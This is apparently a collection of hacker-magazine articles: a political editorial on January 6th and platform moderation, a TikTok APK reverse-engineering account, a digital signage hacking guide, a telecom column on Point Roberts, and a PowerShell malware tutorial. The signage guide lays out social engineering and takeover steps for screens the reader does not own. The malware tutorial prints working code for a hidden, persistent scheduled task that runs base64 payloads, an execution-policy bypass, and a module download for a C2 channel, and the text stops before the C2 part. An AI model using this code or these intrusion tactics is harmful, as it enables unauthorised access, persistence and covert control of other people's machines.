Of course, we all know that the objections continued without any actual facts to back them up, but with plenty of misspent emotion. This made the events of January 6th inevitable. We learned that giving a voice to everyone so they could claim their own version of the truth wasn't always the best move. It became clear that there was no shortage of people unwilling or unable to discern fact from fiction and that there were many more who could be taken advantage of by them. The media is just as guilty here for not maintaining standards in a way that could weed out mistruths and those who put their agendas in front of the truth.

These are basic values that we learned way back in the early days of IRC, surprisingly enough. It was great to have a forum for everyone to communicate and share opinions. But when people became disruptive or abusive, it was time to step up and say the right thing: Goodbye.

We cannot be afraid to say this, whether it's on a chat network, in social media, at a conference, on network television, or in the halls of Congress. Continually allowing for the amplification of vile rhetoric or outright lies intended to cause mayhem is a sign of weakness, not fairness. It's time we all did more to stop what can rightfully be called a disease.

So what does this mean for us? We clearly don't want this ugliness to pollute our environments for any reason and that includes this misguided desire to be "fair" to all views. Disagreements are welcome and have even been encouraged in all of our forums, but when it comes to those seeking destruction, violence, racism, and a whole collection of other attributes, then it's time to point to a line that's really always been there - we just never thought it would get to the point where it had to be spelled out.

So no, we don't want any of this in our pages, on our IRC network, on any of our Facebook groups, over any airwaves we happen to be controlling, and certainly not at our meetings or conferences. We know we'll lose many subscribers for saying this, but we would say it even if we lost them all. We don't believe this is a controversial stance; this really should be the norm. And it's most definitely not applicable to those with an honest difference of opinion, whether that be politics, policies, candidates, etc. But we don't have the time or desire to spar with people who still haven't figured out the evils of racism, the science of disease prevention, or the fact that an election wasn't stolen. And it's high time we all adopt this position or we're going to be wasting even more time in the future and seeing more days like January 6th. All of this craziness was fostered by media outlets and social networking platforms that sought to give a balanced forum. But you can't balance truth with fiction; it just doesn't work. Imagine the frustration of holding a seminar on space travel and giving equal time to someone who believes the laws of physics are all a big hoax. Sure, you're giving equal time, but not every view is of equal value. In elections, every vote counts. When having discussions, there have to be certain facts that are accepted by everyone or nothing ever gets accomplished. Lately, we've been mired in an almost unbelievable environment where established facts no longer seem to matter. This can't continue.

Of course, what made matters so much worse was the fact that much of this was coming from elected officials themselves. We saw active attempts to subvert the democratic process and overthrow the results of the election. The President himself organized a rally of angry people and literally gave them marching orders to descend upon the Capitol. Other representatives and senators followed suit, some even working with the invaders as they broke into the building, causing death and destruction. There is evidence to suggest that the law enforcement response to the threat was deliberately toned down in order to help the insurrectionists. And even after all of the ugliness was witnessed and condemned by the entire world, even after order was eventually restored, there were those in Congress who *still* clung to the lies and tried to disallow the will of the people to prevail. (We took the liberty of compiling their names and contact info onto a site called usa.wtf.) At press time, Trump has yet to acknowledge that the election was legitimate and we've seen the inevitable changing of the narrative by those responsible to begin deflecting blame and rewriting history. We ignore this at our peril.

Make no mistake. The actions of January 6th were attempts of varying degrees to prevent the certification of the election in the Capitol building. It can't be more clear: a constitutional process was being interfered with by people attempting to use brute force and emotion to get their way. It may be interesting to point out Section Three of the 14th Amendment of the Constitution, which reads:

"No person shall be a Senator or Representative in Congress, or elector of President and Vice President, or hold any office, civil or military, under the United States, or under any state, who, having previously taken an oath, as a member of Congress, or as an officer of the United States, or as a member of any state legislature, or as an executive or judicial officer of any state, to support the Constitution of the United States, shall have engaged in insurrection or rebellion against the same, or given aid or comfort to the enemies thereof."

Every elected official who took part in this needs to be taken out of office, based on the above. This isn't about asking questions or holding a spirited debate. This is about continuing to pursue a false narrative after numerous investigations, recounts, and court decisions have made it clear what is true and what isn't. To continue to rile people up and incite violence despite these findings is the epitome of a seditious act. We cannot be shy in declaring this.

We all know people who have bought into this fiction. Some have woken up, many haven't. We shouldn't be surprised or overly judgmental. This sort of thing has happened many times throughout history. People make bad choices based on what they're told by others whom they trust. It can be helped along with fear, anxiety, prejudices, and outright hatred. To say each of us as individuals doesn't have the potential to be led down a similar dark path is as ignorant as the assumption that this sort of thing somehow could never have happened here. It's part of the human condition, which is why we have to hold the door open for our fellow humans who believed in something that turned out not to be true. And at the same time, we cannot allow those who perpetuate the lies to get another chance to do it even better. Remember, they are still out there and, if encouraged, they will make more attempts to get their way.

We've defined the threat, but we must also turn attention to potential dangers contained within the reactions. Inevitably, terrorism of any sort leads to discussions on how to avoid future instances. We're already seeing talk of the dangers of encryption and how not having even more surveillance than we already have could lead to future security breaches. We cannot stress enough the danger of falling into this trap.

When investigating criminal conspiracies, there will always be ways of infiltrating and getting information through actual investigation. We don't need to be privy to every form of communication or erase every remaining bit of privacy in order to accomplish this. Would there be more evidence if every instance of encryption were defeated? Of course, just like we would have access to more if we were able to read everyone's minds. But there's a consequence for every action taken and obtaining this degree of surveillance would be harmful to all of us in very short order.

The people pushing for this sort of thing will use any excuse to defeat privacy because it makes their jobs so much easier. But in the investigation into January 6th, a treasure trove of data has become available, mostly through self-incriminating posts from the participants themselves who held the mistaken belief that they could actually get away with all of this. We're aware of no example of encryption standing in the way of the investigation. It's not the enemy here and we can't let ourselves be manipulated into believing it is.

Conversely, we've also seen a lot of talk of the evils of Section 230 of the Communications Decency Act coming from the extremists behind the coup attempt. We were never fans of this Clinton administration legislation because of its stance towards indecency, but that part of the Act was eventually overturned.

What Section 230 states is simply: *"No provider or user of an interactive computer service shall be treated as the publisher or speaker of any information provided by another information content provider."* In other words, Twitter or Facebook aren't liable for the things said by its users. Claims of an anti-conservative bias on these platforms led to the previous administration's efforts to remove these protections. It continues today with coup proponents seeking to rein in the power of these companies after they finally kicked off those who were violating their terms, even when they were celebrities. The irony, however, is that getting rid of this protection would ensure more such removals, since these companies then *would* be liable for what their users said. They would be kicking them off far more frequently at the slightest hint of anything controversial. We can't imagine why anyone would want this.

While we agree that we'd be better off with a whole lot of smaller companies and less mega-giants, we still need to ensure that falsehoods, anti-science sentiment, and hate speech doesn't become empowered and allowed to dominate as it has been. That's really up to all of us. The true power of the net lies in the hands of the people. But we can't just wave a magic wand and have rational thought restored as the norm. It takes time and a lot of hard work to maintain standards without stifling free speech and debate. We believe most people are up to the task, provided they see results.

A more diverse and decentralized network wouldn't be a fractured one if we took on the challenge of communicating between them, thus eliminating the need to have to belong to multiple social networks in order to be connected. The risk of another Parler popping up to welcome lies, conspiracies, and calls to violence would always be present. But a combined user base that demanded accountability and social responsibility would quickly isolate such a network and make it irrelevant.

We will always welcome alternative theories and independent thinking on any topic. What we find dangerous is an Orwellian climate that allows anyone to accept the notion that two plus two equals five if that's what they're told. If minds can be controlled to this degree, then they can be made to believe anything. This kind of power has been and will always continue to be of great interest to those in power.

There is much we need to take an active interest in if we're going to conquer these threats. How we get through this crisis will define the rules of the next one.

The TikTok Spyware Conspiracy

by August GL (live from the hacker den) augustgl@protonmail.ch github.com/augustgl

Last year, towards the end of 2020 I came across a couple of articles claiming that TikTok, a large social media platform, is spyware.

TikTok rose from the ashes when Musical.ly died in like 2018 or something, I don't know. It's essentially "funny videos/dancing."

TikTok is currently owned by a company based in China known as "Byte Dance."

Personally, I don't like TikTok, but if you use it, fine. I myself will never. But not because I don't like it. I'll never use it because of the things I found when I reverse engineered the app.

I downloaded an APK for TikTok. An APK is essentially a zip file, but it has all the necessary components inside to install an Android application. I unzipped it with unzip. Android applications are written in Java. I hate Java because it's one of those languages that is reverse engineered ridiculously easy, like C# (Microsoft Java). But before the Java code can be run on the phone, it has to be compiled into a .dex file. A .dex is a "Dalvik executable," which is what the Java code gets turned into when it's finally ready to be ran on the phone.

So I have a .dex, and not a .jar, the type of file that my Java decompiler accepts. Well, looks like the article is over guys! Thanks for reading.

Just kidding. I ran a tool called dex2jar that converted it to a .jar file. I placed that in the Java decompiler, and I was looking at the decompiled Java source code. And it was huge. I sifted through it for a couple of hours and found the main part. And then I started reading.

Now, I'm not saying 100 percent for sure that this code is malicious, but it's *very* sketchy, and extremely personal, like the crackhead you see outside 7-Eleven at 1 am who comes half an inch from your face to start asking you questions about your life. Here are some amazing code snippets I found.

This is from a file called "LoadAddressTask.java":

```
private void loadDistrictFromCity(JSONObject paramJSONObject) throws
➥JSONException {
  if (paramJSONObject == null)
   return;
  ArrayList<AddressInfo> arrayList = new ArrayList();
  JSONArray jSONArray = paramJSONObject.getJSONArray(“regionEntitys”);
  StringBuilder stringBuilder = new StringBuilder();
  stringBuilder.append(paramJSONObject.getString(“region”));
  stringBuilder.append(paramJSONObject.getString(“code”));
  stringBuilder.append(“city”);
  String str = stringBuilder.toString();
  for (int i = 0; i < jSONArray.length(); i++)
   arrayList.add(new AddressInfo(jSONArray.getJSONObject(i).
➥getString(“region”), jSONArray.getJSONObject(i).getString(“code”),
➥“district”));
  if (arrayList.size() <= 0) {
   arrayList.add(new AddressInfo(this.DEFAULT_DISTRICT_CHINA, “”,
➥“district”));
   mCache.put(str, arrayList);
   mDepthCache.put(str, Integer.valueOf(2));
   return;
  }
  mCache.put(str, arrayList);
  mDepthCache.put(str, Integer.valueOf(2));
 }

private List<AddressInfo> loadProvince(JSONArray paramJSONArray)
➥throws JSONException {
  ArrayList<AddressInfo> arrayList = new ArrayList();
  for (int i = 0; i < paramJSONArray.length(); i++) {
   JSONObject jSONObject = paramJSONArray.getJSONObject(i);
   String str1 = jSONObject.getString(“region”);
   String str2 = jSONObject.getString(“code”);
   loadCityFromProvince(jSONObject);
   if (!arrayList.contains(str1))
     arrayList.add(new AddressInfo(str1, str2, “province”));
  }
  mCache.put(“province”, arrayList);
  mDepthCache.put(“province”, Integer.valueOf(0));
  return arrayList;
 }
```

Seems legit. To be fair, this could be used legitimately, but I don’t like it. Moving on to another snippet from a file called “AppbrandMapActivity.java”:

```
private void requestPermission() {
  HashSet<String> hashSet = new HashSet();
  hashSet.add(“android.permission.ACCESS_COARSE_LOCATION”);
  hashSet.add(“android.permission.ACCESS_FINE_LOCATION”);
  PermissionsManager.getInstance().requestPermissionsIfNecessaryForRes
➥ult((Activity)this, hashSet, new PermissionsResultAction() {
    public void onDenied(String param1String) {
      AppbrandMapActivity.this.moveCamera();
      AppbrandMapActivity.this.initEndPoint();
    }

    public void onGranted() {
      try {
        AppbrandMapActivity.this.moveCamera();
        AppbrandMapActivity.this.initEndPoint();
        return;
      } catch (Exception exception) {
        AppBrandLogger.e(“tma_AppbrandMapActivity”, new Object[] { “”,
➥exception });
        return;
      }
    }
  });
 }
```

I am no Android programmer, and I definitely cannot develop in Java, but I can see what’s happening here. The two important lines are these:

```
hashSet.add(“android.permission.ACCESS_COARSE_LOCATION”);
hashSet.add(“android.permission.ACCESS_FINE_LOCATION”);
```

I went on the Android developer site and found that this is what ACCESS_FINE_LOCATION requests: “Allows an app to access precise location.”

Why does TikTok need my precise location? It shouldn’t. The last code snippet we’ll look at is this, from a file called “TMALocation.java”:

```
public static TMALocation fromJson(JSONObject paramJSONObject) throws
➥JSONException {
  if (paramJSONObject == null)
    return null;
  TMALocation tMALocation = new TMALocation(paramJSONObject.
➥optString(“provider”));
  tMALocation.setLatitude(paramJSONObject.optDouble(“latitude”));
  tMALocation.setLongitude(paramJSONObject.optDouble(“longitude”));
  tMALocation.setTime(paramJSONObject.optLong(“loc_time”));
      tMALocation.setSpeed((float)paramJSONObject.optDouble(“speed”,
➥0.0D));
  tMALocation.setAccuracy((float)paramJSONObject.
➥optDouble(“accuracy”));
  tMALocation.setAltitude(paramJSONObject.optDouble(“altitude”));
  tMALocation.setStatusCode(paramJSONObject.optInt(“statusCode”));
  tMALocation.setRawImplStatusCode(paramJSONObject.
➥optInt(“rawImplStatusCode”));
  tMALocation.setAddress(paramJSONObject.optString(“address”));
  tMALocation.setCountry(paramJSONObject.optString(“country”));
  tMALocation.setProvince(paramJSONObject.optString(“province”));
  tMALocation.setCity(paramJSONObject.optString(“city”));
  tMALocation.setDistrict(paramJSONObject.optString(“district”));
  tMALocation.setLocType(paramJSONObject.optInt(“loctype”));
  if (Build.VERSION.SDK_INT >= 26)
    tMALocation.setVerticalAccuracyMeters(0.0F);
  return tMALocation;
 }


 // code code code it’s too long to put it all

 public JSONObject toJson() {
  JSONObject jSONObject = new JSONObject();
  try {
    jSONObject.putOpt(“provider”, getProvider());
    jSONObject.putOpt(“latitude”, Double.valueOf(getLatitude()));
    jSONObject.putOpt(“longitude”, Double.valueOf(getLongitude()));
    jSONObject.putOpt(“loc_time”, Long.valueOf(getTime()));
    jSONObject.putOpt(“speed”, Float.valueOf(getSpeed()));
    jSONObject.putOpt(“accuracy”, Float.valueOf(getAccuracy()));
    jSONObject.putOpt(“altitude”, Double.valueOf(getAltitude()));
    jSONObject.putOpt(“statusCode”, Integer.
➥valueOf(getStatusCode()));
    jSONObject.putOpt(“rawImplStatusCode”, Integer.valueOf(getRawImpl
➥StatusCode()));
    jSONObject.putOpt(“address”, getAddress());
    jSONObject.putOpt(“country”, getCountry());
    jSONObject.putOpt(“province”, getProvince());
    jSONObject.putOpt(“city”, getCity());
    jSONObject.putOpt(“district”, getDistrict());
    jSONObject.putOpt(“loctype”, Integer.valueOf(getLocType()));
    float f = 0.0F;
    if (Build.VERSION.SDK_INT >= 26)
      f = getVerticalAccuracyMeters();
    jSONObject.put(“verticalAccuracy”, f);
    return jSONObject;
  } catch (JSONException jSONException) {
    AppBrandLogger.eWithThrowable(“TMALocation”, “tojson”,
➥(Throwable)jSONException);
    return jSONObject;
  }
 }
```

Yeah guys, this seems like a legit social media platform to me. Why does it need that much information!? Why does it need my fucking altitude?

Keep in mind, all of this code *could* be used legitimately. But looking at TikTok as a platform, I don’t see why they need my latitude and longitude.

So, after I had reverse engineered TikTok, I sat back and thought for a minute. And then I released it on GitHub. It blew up. I got 65 plus stars in two days. TikTok found out, and they were not happy about it. The GitHub repo was taken down, and I received a DMCA takedown notice. The DMCA notice is kinda long, so here’s the important part:

GitHub: *Please provide a detailed description of the original copyrighted work that has allegedly been infringed. If possible, include a URL to where it is posted online.*

TikTok legal jackass: *The original copyrighted work is source code for the TikTok Android app. Github user augustgl appears to claim to have reverse engineered the app. He posted the code to the following GitHub repository:* `https://github.com/augustgl/tiktok_source`

“appears to claim to have reverse engineered the app”

“claim”

I don’t “claim to have reverse engineered the app.” I *reverse engineered* the app.

The process for reverse engineering an Android application summarized is this:

- obtain a copy of the APK for the app in question
- unzip with the unzip Linux utility like you would a regular zip file
- run dex2jar on the .dex file in the unzipped directory. You now have a .jar file
- put the .jar in any Java decompiler
- and you’re looking at source code!

Thanks for reading. Good luck in this foul year of our lord, 2021.

HACKING DIGITAL SIGNAGE SCREENS

by Daniel Hargett

The information in this article *should never* be used to access any computer or device that you do not own or have permission to pen-test.

What is Digital Signage?

Digital signage is any TV with a computer connected to it that is designed to educate, entertain, or inform. A good example is when you go to McDonald's and the menus are displayed on TV screens rather than traditional paper or lightbox menus. Digital signage also encompasses any type of informational kiosk as well.

As LCD TVs have gotten bigger and thinner, more and more are being used in businesses to display information for guests or employees. They will almost always be displaying videos or images and, just from looking at the screen, you can't tell much about the system powering it. This article is designed to teach you how to determine what is powering the screen and how to access that system for your own benefit.

Scope

This article will introduce you to digital signage terminology and common types of digital signage. We'll then delve into how they can hacked on the local level. Digital signage networks are usually vast, but much fun can be had simply by getting access to the physical device. This is the realm we'll discuss today.

The Three Most Common Types of Digital Signage Installations

Screens and a Computer. This would be one or more screens connected to a computer (or player, as in digital media player) that displays information. A standard install will have the player mounted behind the screen. You may also find a bunch of wires running into the wall. This means the player has been installed in a network closet somewhere or is part of a larger distribution system.

System on a Chip (SOC). This is a screen with a computer built into it, so there is no external player to see or tinker with. An example of this is a Samsung Smart TV with the Tizen OS on it.

USB/Memory Card. This is a normal TV where someone has plugged a USB drive or inserted a memory card with images/videos that just display on the screen.

Physical Access

Gaining physical access to these devices is typically very simple. Since their purpose is to communicate a message to everyone nearby, they are usually placed in public areas. You can check behind the screen and poke around in most spaces without arousing suspicion. If you do this at a large busy place, like an airport, you can do nearly anything you want without question. If you want a trickier target, like those McDonald's screens, you will need to use social engineering.

The best way to help your social engineering is to get a look at the back of the screen or the player connected to the device. Look for any kind of inventory sticker or a logo sticker. Digital signage integrators like to put stickers on the devices that direct people to a support number or just to brand the device as theirs, so you can usually find one pretty quickly. If you cannot find one, a quick Google search can quickly inform you on what company manages these devices as well.

Once you know who manages the screens, you can proactively approach an employee and let them know you're from that company and were sent to the location to troubleshoot an issue. If they express distrust, you can always tell them that even though it is displaying correctly, the device needs to be online to update content and it currently isn't connected to the Internet. That excuse will work 90 percent of the time. Most employees don't know much about these screens or care, so a cursory cover story will go a long way. Wear a polo shirt and jeans, look professional, and carry some kind of backpack or toolbox with some tools and a mouse/keyboard. It's always handy to have a couple of TV remotes (or a universal remote) packed with you as well.

Determine the Type of Installation

Once you have comfortable physical access to the device, you need to determine what is powering the screen. Look behind it and check for a computer. If you don't see one, check and see if there are cables going into the wall behind it. If there are no wires or only a power cable, then you are likely looking at a SOC or USB/memory card setup. If you see the display cable (usually HDMI, but sometimes VGA) going into the wall or into a box with Ethernet coming out the other side into a wall, then you are likely looking at a unit that has the player placed in a network closet nearby.

The most common type of dedicated digital signage player is called BrightSign. These are easy to spot as they will be entirely purple in color. These run embedded Linux and you cannot do anything with them locally. Hacking these is out of the scope of this article. Another box you may run into could have a red ComQi logo on them. These are also embedded Linux devices and you will not be able to hack them locally.

There are many other types of installations you may find. There are many ways to set up a screen and a computer to display information. I am trying to cover the most common cases you will find. Now that you have determined the system type, let's move on to the fun part!

Hacking a Windows Player

Outside of BrightSign, this is by far the most common scenario you will run into. I would recommend bringing a wireless keyboard/mouse for these. You can connect the receiver and walk away; people might think it's being remotely controlled by someone not even in the building.

The important piece here is closing out the digital signage software. This is the software that receives commands from a server on what to play and when to play it. Of course, the first thing to try is good old CTRL+ALT+DEL, open task manager, and kill any unnecessary tasks. You'll know you've got the right one when the pictures/videos disappear from behind the task manager. Most signage systems have a watchdog that will start the software right back up, but at least you now know the name of the software.

A quick Google search will reveal to you how to kill the signage software most of the time. Sometimes there is a password required to stop it. In that case, it's handy to know the name of the company that installed it, as it is usually something simple like companyname123 or companynamesupport. This is another place where social engineering can come in handy. If a password is required, you can always call the company that installed it posing as an installation tech and request it. These passwords are usually set to the same thing on all the devices, so even the lowliest phone techs will know it.

Another great tactic is to not even close the signage software. Simply hit CTRL+ALT+DEL and go up to "File > Run" and start explorer.exe. If you can do that, it's now game over as you can see the installed software and uninstall it. If a system is using Windows 10 Kiosk Mode, this will be the way to do it every time. Some systems might also allow you to hit CTRL+TAB to switch windows and you can then hit ALT+F4 to kill the software.

Once you have access to the OS or are able to get to the control panel where you can uninstall programs, uninstall the signage software and any remote access tools you might find (TeamViewer is common here). This will ensure your message stays up as long as possible. These systems usually have only the software required to display content, so you'll usually find it's pretty simple to figure out what needs to be taken off.

You can be pretty creative from here. You can open a web browser and display a video full screen. You can make the taskbar hide itself, disable the Recycle Bin icon, and change the wallpaper to your preferred image (or slideshow of images). The opportunities are nearly endless for displaying your own content on the screen!

Hacking a System on a Chip (SOC) Screen

These usually run on a very restricted OS like LG's webOS or Samsung's Tizen. Some displays may have Android on them, but this is fairly uncommon. The best option for changing the display on these is a TV remote. It's best to factory reset the screen to get rid of the signage software. You can then insert a USB drive with your pictures, then switch the input to the USB drive. There are two issues you may run into while doing that:

1) The screen will automatically switch back to the OS. If this happens, you will need to dig into the menus to locate a setting related to "input switching." You could also simply do a factory reset from the menus and continue on your way. This is quicker and ensures success.

2) The remote doesn't work despite being compatible with the TV. This usually happens because commercial screens used in digital signage installations can have an external IR receiver that plugs into the back with a 3.5mm jack. If the installer was smart, they would plug in the IR receiver to do what they needed, then unplug it so no one else can change things on the screen. These are easy to purchase on Amazon and, if you really need to control a screen, it'd be good to have one with you to plug into the screen. Also, make sure the batteries in your remote are good. If you have any phone except an iPhone, you can open your camera app, point the remote at the camera, press a button, and see the IR light blinking when you press remote buttons. This doesn't guarantee the batteries are full enough to work, but is a great way to check that they aren't empty.

Another thing to keep in mind concerns Samsung screens. They have a system called MagicINFO on them and, if the company managing the screen has purchased the right license for it, they could be able to see and control the screen at any time. Generally, if it's a Samsung display, you'll want to check for and unplug an Ethernet cable or do a factory reset to wipe the Wi-Fi connection information from it. Again, this ensures your content stays up as long as possible.

Hacking a USB/Memory Card Setup

These are the easiest to change the display on. Simply power off the screen, pop out the storage device, plug it into your computer, and replace the existing files with your own. It's wise to stick to standard formats here (.jpg, .png, .mp4, etc.), as these systems can be limited in what formats they accept.

Hacking Almost Any Digital Signage Screen

Maybe you don't have the time to spend doing the things mentioned above. What most screens do have in common is they have HDMI ports for their video signal. You can always unplug the device that is plugged in and replace it with a cheap Amazon Fire Stick or Chromecast. You can use your phone as a hotspot to connect those devices and change the content all you like.

Summary


There are many different types of signage setups, all with their own quirks. I hope I have stimulated your mind into thinking about the possibilities of hacking a digital signage display. While I understand there are many other attack vectors and display setups, this article should get you covered on the basics so you can begin to explore all the screens out there!

Telecom Informer

by The Prophet

Hello, and greetings from the Central Office! I'm writing to you from a peninsula, surrounded by water on three sides, where Canadian dollars are used, gasoline is sold in liters, the BC ferry to Vancouver Island is a stone's throw away, and it's approximately 20 minutes to Vancouver International Airport or 30 minutes to downtown Vancouver. If you had to guess where you were located, you'd probably assume the Lower Mainland of British Columbia, right? And yet, somehow, this place is part of the United States, leading to one of the strangest telecommunications landscapes in North America.

Point Roberts, depending upon whom you ask, is either an accident of geography or a deliberate construction. When the U.S. and Canada drew the border in these parts, it was drawn along the 49th parallel. This included Point Roberts, five square miles of pene-exclave, surrounded on three sides by water and one side by Canada. It's completely cut off from the rest of the United States, and the only access is by boat, small plane or by traveling through Canada (which is currently limited to essential travel only). While there was a bustling fishing and canning industry around the turn of the 20th century, it's long gone. These days, the economy consists mostly of receiving packages from U.S. online retailers for Canadian customers, as well as selling gas and groceries that are considerably cheaper than in Canada.



Owing to the unique geography, Point Roberts is dependent upon its neighbors for a considerable amount of its infrastructure (for example, power is supplied by BC Hydro and marketed by Puget Sound Energy (PSE), while water is supplied by Metro Vancouver). Essentially everything coming into or out of Point Roberts transits Canada. Accordingly, "Point Bob," as the locals call it, has been treated as a practical appendage of the Vancouver area. This dependency has, however, been gradually reduced over time in the telecommunications space.

Until 1988, Point Roberts residents were served by BC Tel and had phone numbers in the 604 area code. The 945 exchange was particularly unique because it was also reserved in the 206 area code, which served all of western Washington, just in case a U.S. local exchange carrier ever wanted to serve Point Roberts (given that Point Roberts is in the United States, FCC rules allowed a U.S. carrier to displace BC Tel upon application). Ironically, this wasn't an economic proposition until after the breakup of the Bell System, which unlocked federal subsidies for independent local exchange carriers. Whidbey Telephone applied for, and was granted, the right to serve Point Roberts despite considerable local opposition from residents who were accustomed to calling their neighbors for free, rather than paying international long distance rates.

These days, Whidbey Telephone is still the local exchange carrier, as well as the only local Internet provider. They run an aging and moribund copper network which they're allegedly upgrading to fiber, except - predictably - they only plan to put this in if they get a massive subsidy from the Department of Agriculture. Internet access theoretically tops out at 30Mbps at $70 per month, but in practice, most places don't achieve these speeds, and Point Roberts has some of the lowest Internet speeds in the state based on a state Utilities and Transportation Commission survey. While a demonstration fiber network is in place (with high speeds to the community center), it will be rolled out no earlier than 2025, provided that federal subsidies are provided. Whidbey Telephone, like many independent LECs, for the most part only invests federal money in its network, and federal subsidies are (like most things in the U.S.) unreliable at best. To Whidbey Telephone's credit, however, they do offer two public phones with free unlimited local calls (one at the marina, and the other in a phone booth outside their office).

WHIDBEY TELECOM

COURTESY PHONE

FREE Local Calls!

Courtesy of Whidbey Telecom

Whidbey Telecom is providing another GREAT benefit to our community. We have converted our public telephones into courtesy phones that allow FREE local calls to Point Roberts Numbers! We have also enabled this courtesy phone to call 1(800) numbers, to access 911 Emergency Calls, and you can even use a calling card for Out of Area calls (long distance).

While many other companies are removing public pay telephones, Whidbey Telecom continues to support its local communities by providing public phones that allow

Until mid-2019, Eastlink provided cable TV service from their office in British Columbia. This was a holdover from when Delta Cable, a local family-owned Canadian company, operated cable services. However, Eastlink didn't invest in upgrading the network in Point Roberts, given the lack of assurances from the FCC that they would be allowed to continue providing any service at all, much less permitted to offer services such as high-speed Internet access, which would justify the investment. Eventually, the costs of operating the service became too great and they abandoned the entirety of their cable plant, which is still in place, but is now unmaintained.

The Whidbey Telephone stranglehold over phone service lasted forever because of the rapid development of mobile phone technology. Canadian carriers provide excellent wireless phone coverage across the entire Point. Accordingly, most residents carry Canadian mobile phones, which allow them toll-free calling to the Vancouver area (no thanks to Whidbey Telephone). U.S. mobile carriers, meanwhile, have largely ignored Point Roberts. Only Verizon offers service, and they operate only a single tower next door to the fire hall which offers limited coverage. The service seems more as though it's designed to limit U.S. roaming for their own subscribers visiting Point Roberts than to provide much local coverage.

For higher speed Internet service, Starlink satellite-based (currently in beta) is one possible option. They offer service of up to 100Mbps and the beta service is reasonably reliable because Point Roberts is in one of the few global locations with uninterrupted coverage. The downside is the cost: at $99 a month, this is not a cheap connectivity option. Another community-based option is being floated by a local group of entrepreneurs doing business as PointNet with service planned for this summer. Despite local opposition to tower construction (like pretty much everywhere else in the U.S., 5G conspiracy theories abound on Point Roberts), they have received the requisite approvals and plan to operate a 50Mbps *symmetrical* 4G fixed wireless service, operating over CBRS bands. Trunking will be back to the U.S. mainland (bypassing Whidbey Telephone and gaining access to a major fiber corridor) via high-speed fixed wireless.

And with that, it's time for me to prepare my paperwork for the Canadian border so I can - hopefully - leave. Only "essential" trips (such as those related to telecommunications work) are currently permitted, and there is no guarantee that once arriving here, you'll be permitted to return to the U.S. mainland. I'll be sorry to go, though. It really is beautiful here. You can watch whales from the beach. Deer wander the neighborhoods. The skies are soaring with eagles and great blue herons. You'd never guess that just a few miles away, there is a dense urban region with nearly three million people. Although many of us are stuck inside far more than we'd like to be, rest assured that the everyday heroes of telecom are working hard to keep you connected. That is, just as soon as I finish my lunch, and maybe a nap after that. Stay safe this winter, and I'll see you again in the Spring!

How To Write Malware in PowerShell - Tips and Tricks

by David

Malware is a broad name for a different kind of software. In this article, I will describe some of the steps needed to created an example of malware in PowerShell. This will run on most Windows machines out there.

The great thing about PowerShell is that it is a powerful scripting tool, and is available on all Windows versions 7 and beyond.

What Is Needed

The malware that I will describe is a RAT (Remote Access Tool). In a former issue of *2600*, a PowerShell virus was described, but this will take what is possible with PowerShell even further. Throughout the text, this software will be described as both RAT and malware.

A RAT has some different components:

- Some way to obtain persistence
- Some channel to talk back to the C2 (Command and Control) server
- Some way to execute commands from the C2 server

The malware that I will describe will use SSH as the channel. This is due to the fact that SSH is encrypted, so it would be bad to have the possibility of packet inspecting malware traffic.

The malware will use scheduled tasks to obtain persistence.

Let's Get Started

Let us start with the persistence part:

~~~~
```powershell
$T = New-ScheduledTaskTrigger
➥-Once -RandomDelay 00:05:00
➥-RepetitionDuration (New-
➥TimeSpan -Days 10000) -At
➥(Get-Date).AddSeconds(10)
➥-RepetitionInterval (New-
➥TimeSpan -Minutes 15);
$P = New-ScheduledTaskPrincipal
➥$env:USERNAME;
$S = New-ScheduledTaskSettingsSet;
$A = New-ScheduledTaskAction
➥-Execute "powershell.exe"
➥-Argument '-windowstyle hidden
➥-command iex ([System.Text.
➥Encoding]::Ascii.GetString([System.
➥Convert]::FromBase64String(\"<the
➥rat as base64 string\")))';
$D = New-ScheduledTask -Action
➥$A -Principal $P -Trigger $T
➥-Settings $S;
Register-ScheduledTask
➥StorageOptimizer -InputObject $D
➥| Out-Null;
```
~~~~

The first line defines a task that runs every 15 minutes (plus or minus five minutes). The random delay is used to make sure that during forensics it is harder to detect since it is not running every X minutes but instead runs in an irregular pattern.

The task is created for the user. This could be an issue, but that is something for you to test. As they say in some texts, left as an exercise for the reader.

Then the action is defined. Here it is defined that it will run PowerShell, and also the parameters for PowersShell.

Last and not least the task is created and registered. And now, if everything went well you will have malware that is persistent across boots.

What Now?

Now we need to make the RAT itself.

~~~~
```powershell
➥Set-ExecutionPolicy Unrestricted
➥-Force -Scope CurrentUser;
```
~~~~

The first line should be this. This ensures that we can run whatever we want in the context of the current user.

The next part we need is to ensure that our covert channel to the C2 server works:

~~~~
```powershell
$file = "$($env:TEMP)\Posh-SSH.zip";
 if (!(Test-Path $file)) {
  [Net.ServicePointManager
➥]::SecurityProtocol = [Net.
➥SecurityProtocolType]::Tls12
  $webclient = New-Object System.
➥Net.WebClient;
  $url = "https://github.com/
➥darkoperator/Posh-SSH/archive/
master.zip";
  $webclient.
➥DownloadFile($url,$file);
 }
 $targetondisk = "$($env:TEMP)";
 if (!(Test-Path ($targetondisk+"\
➥Posh-SSH\Posh-SSH.psm1"))) {
  New-Item -ItemType Directory
➥-Force -Path $targetondisk | out-
➥null;
  $shell _ app=new-object -com
➥shell.application;
  $zip _ file = $shell _ app.
➥namespace($file);
  $destination = $shell _ app.
➥namespace($targetondisk);
  $destination.Copyhere($zip _ file.
➥items(), 0x10);
  Rename-Item -Path
~~~~

~~~
➥($targetondisk+”\Posh-SSH-master”)
➥-NewName “Posh-SSH” -Force;
 }
 Import-Module ($targetondisk+”\
➥Posh-SSH\Posh-SSH.psd1”);
```
~~~

Here we will use a PowerShell SSH module. First, we test if the file exists. If not, we will fetch it from the Internet. Then we will check if the PowerShell module exists. If not, we will unpack the zip file and load the module as the last line.

